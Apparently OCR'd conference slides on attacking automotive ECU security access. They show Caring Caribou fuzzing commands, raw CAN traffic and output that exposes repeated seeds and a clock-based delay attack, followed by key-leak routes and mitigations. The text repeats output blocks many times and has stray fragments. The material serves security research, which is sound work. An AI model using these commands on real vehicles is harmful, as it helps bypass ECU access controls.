                        Enable reset between security seed requests. Valid RTYPE integers are: 1=hardReset, 2=key off/on, 3=softReset, 4=enable ra
                        ECUReset (1) as it targets seed randomness based on the system clock. (default: hardReset)
  -id RTYPE, --inter_delay RTYPE
                        Intermediate delay between messages:(default: 0.1)
  -m RMETHOD, --reset_method RMETHOD
                        The method that the ECUReset will happen: 1=before each seed request 0=once before the seed requests start (default: 1) *T
  -d D, --delay D       Wait D seconds between reset and security seed request. You'll likely need to increase this when using RTYPE: 1=hardReset.
```

Demo time

Seed_Randomness_Fuzzer



Seed_Randomness_Fuzzer

```
Security Access Seeds captured:
c77c7d8fc0f0bd9ae6fa01db71c3c73f7b1c8ba41f1a0afb2adbaf70fa926a7c
c77c7d8fc0f0bd9ae6fa01db71c3c73f7b1c8ba41f1a0afb2adbaf70fa926a7c
c77c7d8fc0f0bd9ae6fa01db71c3c73f7b1c8ba41f1a0afb2adbaf70fa926a7c
c77c7d8fc0f0bd9ae6fa01db71c3c73f7b1c8ba41f1a0afb2adbaf70fa926a7c
c77c7d8fc0f0bd9ae6fa01db71c3c73f7b1c8ba41f1a0afb2adbaf70fa926a7c
c77c7d8fc0f0bd9ae6fa01db71c3c73f7b1c8ba41f1a0afb2adbaf70fa926a7c
c77c7d8fc0f0bd9ae6fa01db71c3c73f7b1c8ba41f1a0afb2adbaf70fa926a7c
c77c7d8fc0f0bd9ae6fa01db71c3c73f7b1c8ba41f1a0afb2adbaf70fa926a7c
c77c7d8fc0f0bd9ae6fa01db71c3c73f7b1c8ba41f1a0afb2adbaf70fa926a7c
c77c7d8fc0f0bd9ae6fa01db71c3c73f7b1c8ba41f1a0afb2adbaf70fa926a7c

Duplicates found:
 {'c77c7d8fc0f0bd9ae6fa01db71c3c73f7b1c8ba41f1a0afb2adbaf70fa926a7c'}
```

Seed_Randomness_Fuzzer

```
Security Access Seeds captured:
c77c7d8fc0f0bd9ae6fa01db71c3c73f7b1c8ba41f1a0afb2adbaf70fa926a7c
c77c7d8fc0f0bd9ae6fa01db71c3c73f7b1c8ba41f1a0afb2adbaf70fa926a7c
c77c7d8fc0f0bd9ae6fa01db71c3c73f7b1c8ba41f1a0afb2adbaf70fa926a7c
c77c7d8fc0f0bd9ae6fa01db71c3c73f7b1c8ba41f1a0afb2adbaf70fa926a7c
c77c7d8fc0f0bd9ae6fa01db71c3c73f7b1c8ba41f1a0afb2adbaf70fa926a7c
c77c7d8fc0f0bd9ae6fa01db71c3c73f7b1c8ba41f1a0afb2adbaf70fa926a7c
c77c7d8fc0f0bd9ae6fa01db71c3c73f7b1c8ba41f1a0afb2adbaf70fa926a7c
c77c7d8fc0f0bd9ae6fa01db71c3c73f7b1c8ba41f1a0afb2adbaf70fa926a7c
c77c7d8fc0f0bd9ae6fa01db71c3c73f7b1c8ba41f1a0afb2adbaf70fa926a7c
c77c7d8fc0f0bd9ae6fa01db71c3c73f7b1c8ba41f1a0afb2adbaf70fa926a7c

Duplicates found:
 {'c77c7d8fc0f0bd9ae6fa01db71c3c73f7b1c8ba41f1a0afb2adbaf70fa926a7c'}
```

Seed_Randomness_Fuzzer

```
┌──(cr0wtom㉿kali-m1)-[~/Tools/caringcaribou/tool]
└─$ python3 cc.py -i can0 uds_fuzz seed_randomness_fuzzer -d 1.102 10032701 0x7d4 0x7d5
```

```
can0  7D4   [8]  02 11 01 00 00 00 00 00
can0  7D5   [8]  02 51 01 00 00 00 00 00
can0  7D4   [8]  02 10 03 00 00 00 00 00
can0  7D5   [8]  06 50 03 00 32 01 F4 00
can0  7D4   [8]  02 27 01 00 00 00 00 00
can0  7D5   [8]  10 22 67 01 C7 7C 7D 8F
can0  7D4   [8]  30 00 00 00 00 00 00 00
can0  7D5   [8]  21 C0 F0 BD 9A E6 FA 01
can0  7D5   [8]  22 DB 71 C3 C7 3F 7B 1C
can0  7D5   [8]  23 8B A4 1F 1A 0A FB 2A
can0  7D5   [8]  24 DB AF 70 FA 92 6A 7C
can0  7D4   [8]  02 11 01 00 00 00 00 00
can0  7D5   [8]  02 51 01 00 00 00 00 00
```

Seed_Randomness_Fuzzer

```
┌──(cr0wtom㉿kali-m1)-[~/Tools/caringcaribou/tool]
└─$ python3 cc.py -i can0 uds_fuzz seed_randomness_fuzzer -d 1.102 10032701 0x7d4 0x7d5
```

```
can0  7D4   [8]  02 11 01 00 00 00 00 00
can0  7D5   [8]  02 51 01 00 00 00 00 00
can0  7D4   [8]  02 10 03 00 00 00 00 00
can0  7D5   [8]  06 50 03 00 32 01 F4 00
can0  7D4   [8]  02 27 01 00 00 00 00 00
can0  7D5   [8]  10 22 67 01 C7 7C 7D 8F
can0  7D4   [8]  30 00 00 00 00 00 00 00
can0  7D5   [8]  21 C0 F0 BD 9A E6 FA 01
can0  7D5   [8]  22 DB 71 C3 C7 3F 7B 1C
can0  7D5   [8]  23 8B A4 1F 1A 0A FB 2A
can0  7D5   [8]  24 DB AF 70 FA 92 6A 7C
can0  7D4   [8]  02 11 01 00 00 00 00 00
can0  7D5   [8]  02 51 01 00 00 00 00 00
```

Seed_Randomness_Fuzzer

```
┌──(cr0wtom㉿kali-m1)-[~/Tools/caringcaribou/tool]
└─$ python3 cc.py -i can0 uds_fuzz seed_randomness_fuzzer -d 1.102 10032701 0x7d4 0x7d5
```

```
can0  7D4   [8]  02 11 01 00 00 00 00 00
can0  7D5   [8]  02 51 01 00 00 00 00 00
can0  7D4   [8]  02 10 03 00 00 00 00 00
can0  7D5   [8]  06 50 03 00 32 01 F4 00
can0  7D4   [8]  02 27 01 00 00 00 00 00
can0  7D5   [8]  10 22 67 01 C7 7C 7D 8F
can0  7D4   [8]  30 00 00 00 00 00 00 00
can0  7D5   [8]  21 C0 F0 BD 9A E6 FA 01
can0  7D5   [8]  22 DB 71 C3 C7 3F 7B 1C
can0  7D5   [8]  23 8B A4 1F 1A 0A FB 2A
can0  7D5   [8]  24 DB AF 70 FA 92 6A 7C
can0  7D4   [8]  02 11 01 00 00 00 00 00
can0  7D5   [8]  02 51 01 00 00 00 00 00
```

Seed_Randomness_Fuzzer

```
┌──(cr0wtom㉿kali-m1)-[~/Tools/caringcaribou/tool]
└─$ python3 cc.py -i can0 uds_fuzz seed_randomness_fuzzer -d 1.102 1002701 0x7d4 0x7d5
```

```
can0  7D4   [8]  02 11 01 00 00 00 00 00
can0  7D5   [8]  02 51 01 00 00 00 00 00
can0  7D4   [8]  02 10 03 00 00 00 00 00
can0  7D5   [8]  06 50 03 00 32 01 F4 00
can0  7D4   [8]  02 27 01 00 00 00 00 00
can0  7D5   [8]  10 22 67 01 C7 7C 7D 8F
can0  7D4   [8]  30 00 00 00 00 00 00 00
can0  7D5   [8]  21 C0 F0 BD 9A E6 FA 01
can0  7D5   [8]  22 DB 71 C3 C7 3F 7B 1C
can0  7D5   [8]  23 8B A4 1F 1A 0A FB 2A
can0  7D5   [8]  24 DB AF 70 FA 92 6A 7C
can0  7D4   [8]  02 11 01 00 00 00 00 00
can0  7D5   [8]  02 51 01 00 00 00 00 00
```

Seed_Randomness_Fuzzer

- Evaluation script for the source of randomness in the tested ECU
- Accurate microcontroller might be needed
- If 20% of the requested seeds are duplicates we can safely say that the ECU is vulnerable

Welcome to the other side

GELEG 3-3

x 1

Delay_Fuzzer


- What if we already have a seed/pre-calculated key pair?
- We need to find the delay between an ECUReset and a seed request that corresponds to this pair
- Fuzz of the delay, until we find a successful match

Delay_Fuzzer

```
┌──(cr0wtom㉿kali-m1)-[~/Tools/caringcaribou/tool]
└─$ python3 cc.py -i can0 uds_fuzz delay_fuzzer -h

_____________________
CARING CARIBOU v0.3
_____________________

Loaded module 'uds_fuzz'

usage: cc.py uds_fuzz delay_fuzzer [-h] [-r RTYPE] [-d D] stype target src dst

positional arguments:
  stype                 Describe the session sequence followed by the target ECU.e.g. if the following sequence is needed in order to request a
                        seed: Request 1 - 1003 (Diagnostic Session Control), Request 2 - 1102 (ECUReset), Request 3 - 1005 (Diagnostic Session
                        Control), Request 4 - 2705 (Security Access Seed Request). The option should be: 1003110210052705
  target                Seed that is targeted for the delay attack. e.g. 41414141414141
  src                   arbitration ID to transmit to
  dst                   arbitration ID to listen to

options:
  -h, --help            show this help message and exit
  -r RTYPE, --reset RTYPE
                        Enable reset between security seed requests. Valid RTYPE integers are: 1=hardReset, 2=key off/on, 3=softReset, 4=enable
                        rapid power shutdown, 5=disable rapid power shutdown. This attack is based on hard ECUReset (1) as it targets seed
                        randomness based on the system clock. (default: hardReset)
  -d D, --delay D       Wait D seconds between the different iterations of security seed request. You'll likely need to increase this when using
                        RTYPE: 1=hardReset. (default: 0.011)
```

Demo +ime^2

Delay_Fuzzer



Game Over

Delay_Fuzzer

```
┌──(cr0wtom㉿kali-m1)-[~/Tools/caringcaribou/tool]
└─$ python3 cc.py -i can0 uds_fuzz delay_fuzzer -d 1.100 10032701 dfadf83
afac565aeff6429b35eda78716dd66f1023e82b91a7491c3bfab514ad 0×744 0×764

_____________________
CARING CARIBOU v0.3
_____________________

Loaded module 'uds_fuzz'

Security seed dump started. Press Ctrl+C to stop.

Seed received: fa9bcf1f7fab811eae1986cf7bca9d9420a0c0edaa5af8abe623911476
Seed received: f4f01e3325d42c331429d4f57df305d72907682b5c6edee60ba6a2e17e
Seed received: 9a44e3bfc96419aaf04fbd4209e7dcc1c0365077bf63e8ec867a2a36c3
Seed received: b075103ea286520abb94c8be7a30deecab3b62301d3f0f37d9b4713d52
Seed received: dfadf83afac565aeff6429b35eda78716dd66f1023e82b91a7491c3bfa
b514ad  (Total captured: 5, Delay used: 1.1039999999999996)

Target seed found with delay:  1.1039999999999996


Security Access Seeds captured:
fa9bcf1f7fab811eae1986cf7bca9d9420a0c0edaa5af8abe6239114762ec807
f4f01e3325d42c331429d4f57df305d72907682b5c6edee60ba6a2e17ef0597b
9a44e3bfc96419aaf04fbd4209e7dcc1c0365077bf63e8ec867a2a36c36d2b52
b075103ea286520abb94c8be7a30deecab3b62301d3f0f37d9b4713d52230bd6
dfadf83afac565aeff6429b35eda78716dd66f1023e82b91a7491c3bfab514ad
```

Delay_Fuzzer

```
┌──(cr0wtom㉿kali-m1)-[~/Tools/caringcaribou/tool]
└─$ python3 cc.py -i can0 uds_fuzz delay_fuzzer -d 1.100 10032701 dfadf83
afac565aeff6429b35eda78716dd66f1023e82b91a7491c3bfab514ad 0x744 0x764

_____________________
CARING CARIBOU v0.3
_____________________

Loaded module 'uds_fuzz'

Security seed dump started. Press Ctrl+C to stop.

Seed received: fa9bcf1f7fab811eae1986cf7bca9d9420a0c0edaa5af8abe623911476
Seed received: f4f01e3325d42c331429d4f57df305d72907682b5c6edee60ba6a2e17e
Seed received: 9a44e3bfc96419aaf04fbd4209e7dcc1c0365077bf63e8ec867a2a36c3
Seed received: b075103ea286520abb94c8be7a30deecab3b62301d3f0f37d9b4713d52
Seed received: dfadf83afac565aeff6429b35eda78716dd66f1023e82b91a7491c3bfa
b514ad  (Total captured: 5, Delay used: 1.1039999999999996)

Target seed found with delay:  1.1039999999999996


Security Access Seeds captured:
fa9bcf1f7fab811eae1986cf7bca9d9420a0c0edaa5af8abe6239114762ec807
f4f01e3325d42c331429d4f57df305d72907682b5c6edee60ba6a2e17ef0597b
9a44e3bfc96419aaf04fbd4209e7dcc1c0365077bf63e8ec867a2a36c36d2b52
b075103ea286520abb94c8be7a30deecab3b62301d3f0f37d9b4713d52230bd6
dfadf83afac565aeff6429b35eda78716dd66f1023e82b91a7491c3bfab514ad
```

Delay_Fuzzer

```
┌──(cr0wtom㉿kali-m1)-[~/Tools/caringcaribou/tool]
└─$ python3 cc.py -i can0 uds_fuzz delay_fuzzer -d 1.100 10032701 dfadf83
afac565aeff6429b35eda78716dd66f1023e82b91a7491c3bfab514ad 0x744 0x764

_____________________
CARING CARIBOU v0.3
_____________________

Loaded module 'uds_fuzz'

Security seed dump started. Press Ctrl+C to stop.

Seed received: fa9bcf1f7fab811eae1986cf7bca9d9420a0c0edaa5af8abe623911476
Seed received: f4f01e3325d42c331429d4f57df305d72907682b5c6edee60ba6a2e17e
Seed received: 9a44e3bfc96419aaf04fbd4209e7dcc1c0365077bf63e8ec867a2a36c3
Seed received: b075103ea286520abb94c8be7a30deecab3b62301d3f0f37d9b4713d52
Seed received: dfadf83afac565aeff6429b35eda78716dd66f1023e82b91a7491c3bfa
b514ad  (Total captured: 5, Delay used: 1.1039999999999996)

Target seed found with delay:  1.1039999999999996


Security Access Seeds captured:
fa9bcf1f7fab811eae1986cf7bca9d9420a0c0edaa5af8abe6239114762ec807
f4f01e3325d42c331429d4f57df305d72907682b5c6edee60ba6a2e17ef0597b
9a44e3bfc96419aaf04fbd4209e7dcc1c0365077bf63e8ec867a2a36c36d2b52
b075103ea286520abb94c8be7a30deecab3b62301d3f0f37d9b4713d52230bd6
dfadf83afac565aeff6429b35eda78716dd66f1023e82b91a7491c3bfab514ad
```

Delay_Fuzzer

```
┌──(cr0wtom㉿kali-m1)-[~/Tools/caringcaribou/tool]
└─$ python3 cc.py -i can0 uds_fuzz delay_fuzzer -d 1.100 10032701 dfadf83
afac565aeff6429b35eda78716dd66f1023e82b91a7491c3bfab514ad 0x744 0x764

_____________________
CARING CARIBOU v0.3
_____________________

Loaded module 'uds_fuzz'

Security seed dump started. Press Ctrl+C to stop.

Seed received: fa9bcf1f7fab811eae1986cf7bca9d9420a0c0edaa5af8abe623911476
Seed received: f4f01e3325d42c331429d4f57df305d72907682b5c6edee60ba6a2e17e
Seed received: 9a44e3bfc96419aaf04fbd4209e7dcc1c0365077bf63e8ec867a2a36c3
Seed received: b075103ea286520abb94c8be7a30deecab3b62301d3f0f37d9b4713d52
Seed received: dfadf83afac565aeff6429b35eda78716dd66f1023e82b91a7491c3bfa
b514ad (Total captured: 5, Delay used: 1.1039999999999996)

Target seed found with delay:  1.1039999999999996


Security Access Seeds captured:
fa9bcf1f7fab811eae1986cf7bca9d9420a0c0edaa5af8abe6239114762ec807
f4f01e3325d42c331429d4f57df305d72907682b5c6edee60ba6a2e17ef0597b
9a44e3bfc96419aaf04fbd4209e7dcc1c0365077bf63e8ec867a2a36c36d2b52
b075103ea286520abb94c8be7a30deecab3b62301d3f0f37d9b4713d52230bd6
dfadf83afac565aeff6429b35eda78716dd66f1023e82b91a7491c3bfab514ad
```


Delay_Fuzzer

```
┌──(cr0wtom㉿kali-m1)-[~/Tools/caringcaribou/tool]
└─$ python3 cc.py -i can0 uds_fuzz delay_fuzzer -d 1.100 10032701 dfadf83
afac565aeff6429b35eda78716dd66f1023e82b91a7491c3bfab514ad 0x744 0x764

____________________
CARING CARIBOU v0.3
____________________

Loaded module 'uds_fuzz'

Security seed dump started. Press Ctrl+C to stop.

Seed received: fa9bcf1f7fab811eae1986cf7bca9d9420a0c0edaa5af8abe623911476
Seed received: f4f01e3325d42c331429d4f57df305d72907682b5c6edee60ba6a2e17e
Seed received: 9a44e3bfc96419aaf04fbd4209e7dcc1c0365077bf63e8ec867a2a36c3
Seed received: b075103ea286520abb94c8be7a30deecab3b62301d3f0f37d9b4713d52
Seed received: dfadf83afac565aeff6429b35eda78716dd66f1023e82b91a7491c3bfa
b514ad  (Total captured: 5, Delay used: 1.1039999999999996)

Target seed found with delay:  1.1039999999999996


Security Access Seeds captured:
fa9bcf1f7fab811eae1986cf7bca9d9420a0c0edaa5af8abe6239114762ec807
f4f01e3325d42c331429d4f57df305d72907682b5c6edee60ba6a2e17ef0597b
9a44e3bfc96419aaf04fbd4209e7dcc1c0365077bf63e8ec867a2a36c36d2b52
b075103ea286520abb94c8be7a30deecab3b62301d3f0f37d9b4713d52230bd6
dfadf83afac565aeff6429b35eda78716dd66f1023e82b91a7491c3bfab514ad
```

Delay_Fuzzer

```
┌──(cr0wtom㉿kali-m1)-[~/Tools/caringcaribou/tool]
└─$ python3 cc.py -i can0 uds_fuzz delay_fuzzer -d 1.100 10032701 dfadf83
afac565aeff6429b35eda78716dd66f1023e82b91a7491c3bfab514ad 0x744 0x764

_____________________
CARING CARIBOU v0.3
_____________________

Loaded module 'uds_fuzz'

Security seed dump started. Press Ctrl+C to stop.

Seed received: fa9bcf1f7fab811eae1986cf7bca9d9420a0c0edaa5af8abe623911476
Seed received: f4f01e3325d42c331429d4f57df305d72907682b5c6edee60ba6a2e17e
Seed received: 9a44e3bfc96419aaf04fbd4209e7dcc1c0365077bf63e8ec867a2a36c3
Seed received: b075103ea286520abb94c8be7a30deecab3b62301d3f0f37d9b4713d52
Seed received: dfadf83afac565aeff6429b35eda78716dd66f1023e82b91a7491c3bfa
b514ad  (Total captured: 5, Delay used: 1.1039999999999996)

Target seed found with delay:  1.1039999999999996


Security Access Seeds captured:
fa9bcf1f7fab811eae1986cf7bca9d9420a0c0edaa5af8abe6239114762ec807
f4f01e3325d42c331429d4f57df305d72907682b5c6edee60ba6a2e17ef0597b
9a44e3bfc96419aaf04fbd4209e7dcc1c0365077bf63e8ec867a2a36c36d2b52
b075103ea286520abb94c8be7a30deecab3b62301d3f0f37d9b4713d52230bd6
dfadf83afac565aeff6429b35eda78716dd66f1023e82b91a7491c3bfab514ad
```

Pre-calculated key interception



Pre-calculated key interception

- Key can be leaked by weak links in the supply chain
- Service shops are the main target
- Malicious ECUs can be also used to leak pre-calculated keys
- Online sources and forums

THOMAS
000000

x 0

WORLD
0x00

TIME

Mitigations and Outcome

LEVEL \x00

x 0

Mitigations

- HSMs start to appear on embedded devices
- Several modes are still affected, even when using HSMs in normal operation
  - Usually these modes are easily accessible and unrestricted
- Random seeds have to ALWAYS use a proper source

Do they even care?

Hack cars

Make love

Not war

Thank you for your attention

Thomas Sermpinis
cr0wsplace.com